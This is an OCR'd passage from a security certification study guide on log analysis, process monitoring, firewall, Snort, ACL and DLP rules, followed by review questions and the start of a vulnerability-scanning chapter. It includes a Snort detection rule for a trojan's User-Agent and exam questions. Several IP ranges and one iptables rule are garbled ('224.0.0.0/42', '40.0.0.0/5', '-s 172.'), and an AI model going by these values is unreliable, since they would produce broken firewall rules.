
```
seq no:timestamp: %facility-severity-MNEMONIC:description
```

In the following sample Syslog message, generated by a Cisco router, no sequence number is present (it must be enabled), the timestamp shows 47 seconds since the log was cleared, the facility is LINK (an interface), the severity is 3, the type of event is UP/DOWN, and the description is "Interface GigabitEthernet0/2, changed state to up":

```
00:00:47: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed state
to up
```

This example is a locally generated message on the router and not a message sent to a Syslog server. When a message is sent to the Syslog server, it also includes the IP address of the device sending the message to the Syslog server. Figure 10-8 shows some output from a Syslog server that includes this additional information.

Key Topic



```
Date        Time      Priority        Hostname        Message
04-02-2020  07:10:59  System0.Notice  192.168.40.141  Security 4724: Microsoft-Windows-Security-Auditing: An attempt was made to reset an account's password. Subject: Security ID:
                                                      S-1-5-21-1931930041-2676081350-511500404-1000 Account Name: mp Account Domain: win7 Logon ID: 0xbebcb8 Target Account: Security ID:
                                                      S-1-5-21-1931930041-2676081350-511500404-1001 Account Name: test Account Domain: win7 <000>
04-02-2020  07:10:59  System0.Notice  192.168.40.141  Security 4738: Microsoft-Windows-Security-Auditing: A user account was changed. Subject: Security ID: S-1-5-21-1931930041-2676081350-511500404-1000
                                                      Account Name: mp Account Domain: win7 Logon ID: 0xbebcb8 Target Account: Security ID: S-1-5-21-1931930041-2676081350-511500404-1001 Account Name:
                                                      test Account Domain: win7 Changed Attributes: SAM Account Name: test Display Name: test User Principal Name: - Home Directory: %%1793 Home Drive: %%1793
                                                      Script Path: %%1793 Profile Path: %%1793 User Workstations: %%1793 Password Last Set: 4/2/2010 7:10:58 AM Account Expires: %%1794 Primary Group ID: 513
                                                      AllowedToDelegateTo: - Old UAC Value: 0x210 New UAC Value: 0x210 User Account Control: - User Parameters: - SID History: - Logon Hours: %%1797 Additional
                                                      Information: Privileges: - <000>
04-02-2020  07:09:58  Daemon.Notice   192.168.40.141  System 7036: Service Control Manager: Application Experience stopped <000>
04-02-2020  07:07:40  Syslog.Notice   192.168.40.141  CorreLog Syslog Service reconfigured at local address. Process will now resume execution with the new configuration parameters.<000>
04-02-2020  07:06:25  Daemon.Notice   192.168.40.141  System 7036: Service Control Manager: Windows Error Reporting Service stopped <000>
04-02-2020  07:04:29  Daemon.Notice   192.168.40.141  System 7036: Service Control Manager: CorreLog Syslog Message Service running <000>
04-02-2020  07:04:28  Syslog.Info     192.168.40.141  CorreLog Syslog Message Service startup.<000>
04-02-2020  06:58:28  Syslog.Info     192.168.40.141  CorreLog Syslog Message Service shutdown.<000>
```

Figure 10-8 Syslog Server

The following is a standard Syslog message, and its parts are explained in Table 10-2:

```
*May 1 23:02:27.143: %SEC-6-IPACCESSLOGP: list ACL-IPv4-E0/0-IN
permitted tcp 192.168.1.3(1026) -> 192.168.2.1(80), 1 packet
```

Key Topic

Table 10-2 Parts of a Standard Syslog Message

Output Part	Value
Time/day	*May 1 23:02:27.143
Facility	%SEC (security)
Severity	6 Informational: Informational messages

Output Part	Value
Source	IPACCESSLOGP: list ACL-IPv4-E0/0-IN (name of access list)
Action	permitted
From	192.168.1.3 port 1026
To	192.168.2.1 port 80
Amount	1 packet

No standard fields are defined within the message content; it is intended to be human readable and not easily machine parsable. This provides great flexibility for log generators, which can place whatever information they deem important within the content field, but it makes automated analysis of the log data very challenging. A single source may use many different formats for its log message content, so an analysis program needs to be familiar with each format and should be able to extract the meaning of the data from the fields of each format. This problem becomes much more challenging when log messages are generated by many sources. It might not be feasible to understand the meaning of all log messages, and analysis might be limited to keyword and pattern searches. Some organizations design their Syslog infrastructures so that similar types of messages are grouped together or assigned similar codes, which can make log analysis automation easier to perform.

As log security has become a greater concern, several implementations of Syslog have been created that place greater emphasis on security. Most have been based on IETF's RFC 3195, which was designed specifically to improve the security of Syslog. Implementations based on this standard can support log confidentiality, integrity, and availability through several features, including reliable log delivery, transmission confidentiality protection, and transmission integrity protection and authentication.

While Syslog message formats differ depending on the device and the type of message, this is a typical format of security-related messages.


Unusual Process Activity

When a processor is very busy with very little or nothing running to generate the activity, it could be a sign that the processor is working on behalf of malicious software. This is one of the key reasons any compromise is typically accompanied by a drop in performance. Executable process analysis allows you to determine this.

While ***Task Manager*** in Windows is designed to help with this, it has some limitations. For one, when you are attempting to use it, you are typically already in a resource crunch, and it takes a bit to open. Then, when it does open, the CPU has settled back down, and you have no way of knowing what caused the issue.

By using Task Manager, you can determine what process is causing a bottleneck at the CPU. For example, Figure 10-9 shows that in Task Manager, you can click the Processes tab and then click the CPU column to sort the processes with the top CPU users at the top. In Figure 10-9, the top user is Task Manager, which makes sense because it was just opened.

Key Topic


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task

Name	Status	16% CPU	49% Memory	1% Disk	0% Network	0% GPU	GPU engine	Power usage	Power usage t...
Task Manager		4.7			Mbps	0%		Low	Low
System		3.5%	0.1 MB	1.6 MB/s	0 Mbps	0%		Low	Very low
Microsoft Edge (23)		2.7%	856.7 MB	0 MB/s	0 Mbps	0%	GPU 0 - 3D	Low	Low
HitmanPro.Alert (32 bit)		1.4%	1.0 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Diagnostic Policy ...		0.8%	29.1 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: DNS Client		0.7%	2.7 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Desktop Window Manager		0.5%	44.5 MB	0 MB/s	0 Mbps	0.1%	GPU 0 - 3D	Very low	Very low
Google Chrome (17)		0.4%	1,250.7 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
FortiClient Network Access Con...		0.4%	2.1 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Sophos Web Intelligence (32 bit)		0.2%	5.3 MB	0 MB/s	0 Mbps	0%		Very low	Very low
ApMsgFwd		0.2%	0.6 MB	0 MB/s	0 Mbps	0%		Very low	Very low
System interrupts		0.2%	0 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Connected Device...		0%	7.8 MB	0.2 MB/s	0 Mbps	0%		Very low	Very low
CTF Loader		0%	3.2 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Windows Explorer (3)		0%	89.4 MB	0 MB/s	0 Mbps	0%		Very low	Low
Share Your Screenshots Using D...		0%	159.9 MB	0.1 MB/s	0 Mbps	0%		Very low	Low
Client Server Runtime Process		0%	1.3 MB	0 MB/s	0 Mbps	0.1%	GPU 0 - 3D	Very low	Very low
Service Host: User Manager		0%	1.3 MB	0 MB/s	0 Mbps	0%		Very low	Very low
Sophos Endpoint Defense Softw...		0%	19.4 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low
Service Host: Windows Event Log		0%	10.3 MB	0.1 MB/s	0 Mbps	0%		Very low	Very low

Total processor utilization across all cores

Figure 10-9 Task Manager

To kill a process:

Step 1. Press Ctrl+Alt+Delete or Window+X and click the **Task Manager** option.


Step 2. Click on the **Processes** tab.

Step 3. Select a process you want to kill and either press the Delete key or click the **End Task** button.

A better tool to use is Sysinternals, which is a free download available at https://docs.microsoft.com/sysinternals/. The specific part of this tool you need is ***Process Explorer***, which enables you to see in the Notification area the top CPU offender, without requiring you to open Task Manager. Moreover, Process Explorer enables you to look at the graph that appears in Task Manager and identify what caused spikes in the past—and this is not possible with Task Manager alone. In Figure 10-10, you can see that Process Explorer breaks down each process into subprocesses.

An example of using Task Manager for threat hunting is to proactively look at times and dates when processor usage is high during times when system usage is typically low. This is an indication of a malicious process at work.

Key Topic



Process Explorer - Sysinternals: www.sysinternals.com [TWPC\mcmillantc]
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		1,632 K	83,260 K	96		
System Idle Process	82.55	56 K	8 K	0		
System	0.92	204 K	5,184 K	4		
Interrupts	0.81	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		492 K	1,052 K	524		
Memory Compression		1,072 K	432,900 K	3664		
csrss.exe	< 0.01	2,076 K	5,004 K	724		
wininit.exe		1,372 K	5,480 K	812		
services.exe		6,440 K	8,528 K	884		
svchost.exe		976 K	3,296 K	620	Host Process for Windows S...	Microsoft Corporation
svchost.exe		15,780 K	30,248 K	824	Host Process for Windows S...	Microsoft Corporation
unsecapp.exe		3,208 K	7,396 K	4676		
WmiPrvSE.exe		5,136 K	10,276 K	5028		
WmiPrvSE.exe		8,532 K	13,948 K	7276		
ShellExperienceHost....		27,288 K	75,712 K	12228	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	117,160 K	193,324 K	11752	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		7,276 K	22,580 K	2760	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		12,372 K	34,364 K	11592	Runtime Broker	Microsoft Corporation
Skype4Life.exe	Susp...	14,300 K	992 K	10712	SkypeApp	Microsoft Corporation
SkypeHelper.exe	Susp...	1,968 K	1,040 K	12020	Microsoft Skype	Microsoft Corporation
RuntimeBroker.exe		2,660 K	14,092 K	10588	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		7,868 K	25,744 K	12764	Runtime Broker	Microsoft Corporation
smartscreen.exe		21,024 K	36,932 K	12308	Windows Defender SmartScr...	Microsoft Corporation
SavApi.exe		3,592 K	7,028 K	13696	Sophos Endpoint Agent eve...	Sophos Limited
ApplicationFrameHost....		18,668 K	34,284 K	16008	Application Frame Host	Microsoft Corporation
MicrosoftEdge.exe	0.04	68,480 K	126,764 K	16000	Microsoft Edge	Microsoft Corporation
browser_broker.exe		5,328 K	26,556 K	13944	Browser_Broker	Microsoft Corporation
dllhost.exe		10,292 K	18,512 K	15568	COM Surrogate	Microsoft Corporation
RuntimeBroker.exe		17,124 K	38,360 K	11916	Runtime Broker	Microsoft Corporation
MicrosoftEdgeSH....	0.01	12,924 K	16,536 K	9420	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeSH....	0.01	23,248 K	43,520 K	5168	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeSH....	< 0.01	27,132 K	59,232 K	11392	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeCP.exe	Susp...	43,580 K	79,496 K	15864	Microsoft Edge Content Proc...	Microsoft Corporation
Microsoft.Photos.exe	Susp...	50,396 K	42,376 K	10740		
RuntimeBroker.exe		12,916 K	31,624 K	16252	Runtime Broker	Microsoft Corporation
SettingSyncHost.exe		4,724 K	6,056 K	4392	Host Process for Setting Syn...	Microsoft Corporation
LockApp.exe	Susp...	12,780 K	46,316 K	3828	LockApp.exe	Microsoft Corporation
RuntimeBroker.exe		9,692 K	28,300 K	8104	Runtime Broker	Microsoft Corporation

CPU Usage: 17.45% Commit Charge: 57.24% Processes: 286 Physical Usage: 55.48%

Figure 10-10 Sysinternals

Response

Recognizing indicators of compromise (IoCs) is only half the battle. In this section you'll learn about developing responses that are preconfigured.

Firewall Rules

Many commercial host-based firewalls are designed to focus attention on a particular type of traffic or to protect a certain application.

On Linux-based systems, a common host-based firewall is ***iptables***, which replaces a previous package called **ipchains**. It has the ability to accept or drop packets. You create firewall rules much as you create an access control list on a router. The following is an example of a rule set:

```
iptables -A INPUT -i eth1 -s 192.168.0.0/24 -j DROP
iptables -A INPUT -i eth1 -s 10.0.0.0/8 -j DROP
iptables -A INPUT -i eth1 -s 172. -j DROP
```

This rule set blocks all incoming traffic sourced from either the 192.168.0.0/24 network or the 10.0.0.0/8 network. Both of these are private IP address ranges. It is quite common to block incoming traffic from the Internet that has a private IP address as its source as this usually indicates that IP spoofing is occurring. In general, the following IP address ranges should be blocked as traffic sourced from these ranges is highly likely to be spoofed:

10.0.0.0/8

172.16.0.0/12

192.168.0.0/16

224.0.0.0/42


40.0.0.0/5

127.0.0.0/8

The 224.0.0.0/4 range covers multicast traffic, and the 127.0.0.0/8 range covers traffic from a loopback IP address. You may also want to include the APIPA 169.254.0.0 range as well, as it is the range in which some computers give themselves IP addresses when the DHCP server cannot be reached.

On a Microsoft computer, you can use Windows Firewall with Advanced Security to block these ranges. The rule shown in Figure 10-11 blocks any incoming traffic from the 192.168.0.0 network.

Key Topic


Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Windows Defender Firewall with Advanced Security on Local Computer
Windows Defender Firewall with Advanced Security provides network security for Windows computers.
Overview
These settings are being managed by vendor application McAfee Personal Firewall
Domain Profile
Windows Defende
Inbound connecti
Outbound connec
Private Profile
Windows Defend
Inbound connecti
Outbound connec
Public Profile is
Windows Defend
Inbound connecti
Outbound connec
Windows Defend
Getting Started
Authenticate co
Create connection sec
protected by using Inte
authenticated.
Connection Security Rules
View and create firewall rules
Create firewall rules to allow or block connections to specified programs or ports. You can also allow a connect
it is authenticated, or if it comes from an authorized user, group, or computer. By default, inbound connections
Actions
Windows Defender Firewall with Advanced Sec...
Import Policy...
Export Policy...
Restore Default Policy
Diagnose / Repair
View
Refresh
Properties
Help

IP Address

Specify the IP addresses to match:

○ This IP address or subnet:

192.168..0.0

Examples: 192.168.0.12
192.168.1.0/24
2002:9d3b:1a31:4:208:74ff:fe39:6c43
2002:9d3b:1a31:4:208:74ff:fe39:0/112

● This IP address range:

From: 192.168.0.0

To: 192.168.255.255

OK Cancel

Figure 10-11 Using Windows Firewall

IPS/IDS Rules

You learned about IPS alerts created by using Snort rules earlier in this chapter. These rules can generate alerts, and they can also be configured to:


- Log specific items
- Drop packets
- Ignore packets

ACL Rules

Access control list (ACL) rules are generally housed in a matrix or table. An ***access control matrix*** is a table that consists of a list of subjects, a list of objects, and a list of the actions that a subject can take on each object. The rows in the matrix are the subjects, and the columns in the matrix are the objects. Common implementations of an access control matrix include a capabilities table and an ACL.

As shown in Figure 10-12, a capabilities table lists the access rights that a particular subject has to objects. A capabilities table is about the subject. A capability corresponds to a subject's row from an access control matrix.

Key Topic



Access Control Matrix

Subject	File 1	File 2	File 3	File 4
Name1	Read	Read, Write	Read	Read, Write
Name2	Full Control	No Access	Full Control	Read
Name3	Read, Write	Full Control	Read	Full Control
Name4	Full Control	Full Control	No Access	No Access

Figure 10-12 Capabilities Table

Signature Rules

Signature rules used by antimalware and vulnerability scanning systems are created to locate and quarantine certain files as identified by their signatures. This Snort rule looks for the HIDDEN COBRA North Korean Trojan Volgmer:

```
alert tcp any any -> any any (msg:"Malformed_UA"; content:"User-
Agent: Mozillar/"; depth:500; sid:99999999;)
```

Behavior Rules

In Chapter 5, "Providing the Appropriate Authentication and Authorization Controls," you learned about attribute-based access control (ABAC). ABAC is an example of using behavior-based rules to control access. It involves combining limiting values such as time of day, security group, and source device to create complex rules such as "Allow Jim access if he is in the Admin group, it is between the hours of 7 and 12, and he is on his company desktop machine."

DLP Rules

Data loss prevention (DLP) software attempts to prevent data leakage. It does this by maintaining awareness of actions that can and cannot be taken with respect to a document. For example, it might allow printing of a document but only at the company office. It might also disallow sending a document through email. DLP software uses ingress and egress filters to identify sensitive data that is leaving the organization and can prevent such leakage. Ingress filters examine information that is entering the network, while egress filters examine information that is leaving the network. Using an egress filter is one of the main mitigations to data exfiltration, which is the unauthorized transfer of data from a network.

Let's look at an example. Suppose that product plans should be available only to the Sales group. For a product plan document, you might create a policy that specifies the following:

- It cannot be emailed to anyone other than Sales group members.
- It cannot be printed.
- It cannot be copied.

Scripts/Regular Expressions

You already learned the value of using scripts to automate and orchestrate in Chapter 1. A related concept is regular expressions. A ***regular expression*** is a sequence of characters that specifies a search pattern. Characters can be one of two types: special characters that are not to be taken literally but have special meaning or function (that is, metacharacters) and special characters that are taken literally.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 10-3 lists these key topics and the page number on which each is found.

Key Topic

Table 10-3 Key Topics for Chapter 10

Key Topic Element	Description	Page Number
List	Benefits of packet capture	251
List	**tshark** parameters	252
Figure 10-1	Firewall Log	253
List	Guidelines for audit logs	254
Figure 10-2	Group Policy Management Console	255
Table 10-1	Audit Events	256
Figure 10-3	FIM Alerts	257
Figure 10-4	DLP Alert	257
Figure 10-5	Antivirus Alert	259
Figure 10-6	Antivirus Log File	260
Figure 10-7	NESSUS Scan Output	260
Figure 10-8	Syslog Server	262
Table 10-2	Parts of a Standard Syslog Message	262
Figure 10-9	Task Manager	264
Figure 10-10	Sysinternals	265
Figure 10-11	Using Windows Firewall	266
Figure 10-12	Capabilities Table	267

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

indicator of compromise (IoC), packet capture, protocol analyzer, **tshark**, scrubbing, alert fatigue, Task Manager, Process Explorer, **iptables**, access control matrix, signature rule, regular expression

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. Which of the following automation tools uses special characters that are not to be taken literally but have special meaning or function?
   a. Regular expression
   b. Machine learning
   c. Artificial intelligence
   d. **tshark**

2. Which of the following, found in a log file, is not an IoC?
   a. Virus signature
   b. Three-way handshake
   c. Known malicious file type
   d. Domain name of a known botnet server

3. What type of policy would specify the following with respect to a document?
   - It cannot be emailed to anyone other than Sales group members.
   - It cannot be printed.
   - It cannot be copied.

   a. Antivirus
   b. FM
   c. DLP
   d. Remote access

4. Which **tshark** command filters output to a specific port?
   a. **# tshark -i eth3 host 10.168.1.10**
   b. **# tshark -i eth0 src net 19.0.0.0/8**
   c. **# tshark -i eth0 host 192.168.1.1 and port 80**
   d. **# tshark -i eth0 host 192.168.1.1 and http**

5. Which of the following corresponds to a subject's row from an access control matrix?
   a. Rights line
   b. Actions register
   c. Access level
   d. Capabilities table

6. Which of the following is not a best practice when managing audit files?
   a. Ensure that deleting the log and deleting data within the log can occur.
   b. Ensure that the audit trail includes who processed a transaction.
   c. Monitor all high-privilege accounts.
   d. Develop an audit log management plan that includes mechanisms to control the log size.

7. Which of the following is a common host-based firewall on Linux-based systems?
   a. Zone alarm
   b. **iptables**
   c. Wireshark
   d. Snort

8. Which of the following is a part of Sysinternals?
   a. **iptables**
   b. Task Manager
   c. Process Explorer
   d. Wireshark

9. Which Windows audit policy identifies misuse of privileges?
   a. Success for object access
   b. Failure audit for user rights
   c. Success audit for user rights
   d. Success audit for logon/logoff

10. Which of the following occurs on a security team when too many alerts that do not represent threats are received?

    a. False positive

    b. True negative

    c. Stress coefficient

    d. Alert fatigue

This page intentionally left blank

This chapter covers the following topics:

- **Vulnerability Scans:** This section covers credentialed vs. non-credentialed scans, agent-based/server-based scans, criticality ranking, and active vs. passive scans.
- **Security Content Automation Protocol (SCAP):** This section describes Extensible Configuration Checklist Description Format (XCCDF), Open Vulnerability and Assessment Language (OVAL), Common Platform Enumeration (CPE), Common Vulnerabilities and Exposures (CVE), Common Vulnerability Scoring System (CVSS), Common Configuration Enumeration (CCE), and Asset Reporting Format (ARF).
- **Self-assessment vs. Third-Party Vendor Assessment:** This section compares and contrasts these two approaches to assessment.
- **Patch Management:** This section describes the development of a robust patch management program.
- **Information Sources:** This section covers advisories, bulletins, vendor websites, Information Sharing and Analysis Centers (ISACs), and news reports.

This chapter covers CAS-004 Objective 2.3: Given a scenario, perform vulnerability management activities.

While eliminating all vulnerabilities is impossible, managing them in such a way that the enterprise avoids the worst issues is a reasonable goal. In this chapter you'll learn about sources of information that are helpful in this process and about processes used to identify risk and perform vulnerability management activities.

Performing Vulnerability Management Activities

Vulnerability Scans

Whereas a port scanner can discover open ports, a vulnerability scanner can probe for a variety of security weaknesses, including misconfigurations, out-of-date software, missing patches, and open ports. A network ***vulnerability scanner*** scans an entire network. One of the most widely used vulnerability scanners is Nessus, a proprietary tool developed by Tenable Network Security. It is free of charge for personal use in a non-enterprise environment.

Credentialed vs. Non-credentialed


Two types of vulnerability scans are possible: credentialed or non-credentialed scans. A ***credentialed scan*** is a scan that is performed by someone with administrative rights to the host being scanned, and a ***non-credentialed scan*** is performed by someone lacking these rights.

Non-credentialed scans generally run faster and require less setup but do not generate the same quality of information as credentialed scans. This is due to the fact that credentialed scans are able to enumerate information from the host itself, whereas non-credentialed scans are only able to look at ports and enumerate software that will respond on a specific port. Credentialed scanning has the following benefits:

- Operations are executed on the host itself rather than across the network.
- There is a more definitive list of missing patches.
- Client-side software vulnerabilities are uncovered.
- A credentialed scan can read password policies, obtain a list of USB devices, check antivirus/anti-malware software configurations, and even enumerate Bluetooth devices attached to scanned hosts.

Figure 11-1 shows that when you create a new scan policy in Nessus, one of the available steps is to set credentials. Here you can see that Windows credentials are chosen as the type, and the SMB account and password are set.

Key Topic



New Advanced Policy / Credentials / Windows credentials

Credential Type	Windows credentials
SMB account	administrator
SMB password	••••••••••••••••••••••••••••••
SMB domain (optional)	
SMB password type	Password
Additional SMB account (1)	
Additional SMB password (1)	

Figure 11-1 Setting Credentials for a Scan in Nessus

NOTE Credentialed scans return more useful information but are also considered to be more intrusive from a user perspective than non-credentialed scans.

Agent-Based/Server-Based

Vulnerability scanners can use agents that are installed on the devices, or they can be agentless. While many vendors argue that using agents is always best, there are advantages and disadvantages to both, as presented in Table 11-1.

